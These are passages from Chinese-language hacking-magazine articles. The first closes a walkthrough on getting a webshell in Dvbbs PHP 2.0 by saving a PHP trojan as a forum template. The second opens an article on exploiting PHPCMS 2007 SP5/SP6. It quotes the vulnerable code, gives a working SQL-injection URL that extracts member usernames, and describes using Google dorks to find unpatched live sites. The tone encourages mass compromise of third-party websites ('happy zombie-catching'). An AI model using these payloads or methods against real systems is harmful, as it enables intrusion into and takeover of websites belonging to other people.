


图7

既然进入了后台，那么接下来要关心的就是怎样得到shell了，其实动网的风格就是决不为难我们小菜拿shell。打开“外观风格”中的“风格界面模板总管理”，如图8，创建一个新模板，如图9，图10。编辑我们刚才新建的新模板，输入我们的php木马，如图11。注意上面的木马相对地址哦，然后保存模板。访问刚才新建的模板文件，成功得到了webshell，如图12。




图8




图9




图10




图11





图12

至此，动网PHP2.0的漏洞情况和详细的利用过程以及如何在后台获取shell都已经给大家介绍完了，这个看似功能强大的php bbs也传承了动网一贯的漏洞百出的精神！这次又有无数的网站要遭殃了，最后祝大家抓鸡愉快！

（文章中涉及到的漏洞利用工具已经收录在光盘中）



phpcms 漏洞利用全过程

txcbg

一、漏洞简介

PHPCMS网站管理系统是一个基于PHP+MYSQL的全站生成html的建站系统，现在有好多门户网站、行业网站都是使用的PHPCMS，可惜的是前几天它却暴出存在严重的注入漏洞。漏洞影响的版本为2007SP5、SP6，漏洞主要存在/formguide/include/tag.func.php文件中，相关代码如下：


```
{
    global $db,$MOD,$MODULE;
    $formid = (!isset($formid)||$formid=='') ? 0 : $formid;
    $query = "SELECT * FROM ".TABLE_FORMGUIDE." WHERE formid=$formid limit 1";
    $r = $db->get_one($query);
    if(!$r)
    {
        echo $LANG['not_exist_form'];
        return '';
    }
```

变量formid没有赋值并且过滤不严就带入了查询，导致了存在注入漏洞。漏洞测试代码如下：**http://phpcmsroot/formguide/index.php?formid=1/**/and/**/1=2/**/union/**/select/**/1,username,3,4,5,6,7/**/from/**/phpcms_member/**/where/**/userid=1/*。**


二、利用漏洞拿webshell

以上就是网上给出的漏洞分析，小菜我只会使用牛人编写好的漏洞利用工具来拿webshell。先来搜索存在漏洞的网站，打


开Google，这里我没有使用常规的“powered by phpcms 2007SP5 SP5（SP6）”进行搜索，也没有使用我看的那个教程中作者所说的从phpcms官方网站http://www.phpcms.cn/上的“客户案例”中介绍的网站下手，漏洞公布好几天了，这些最容易下手的网站不知被多少人测试过多少次了，哪还有我等小菜的份。我直接下载了一套程序，解压后到phpcms目录下查找比较特殊的文件名（有phpcms独有的更好），我选择了myitem.php这个文件，搜索“inurl:myitem.php”的结果如图1所示。


图1

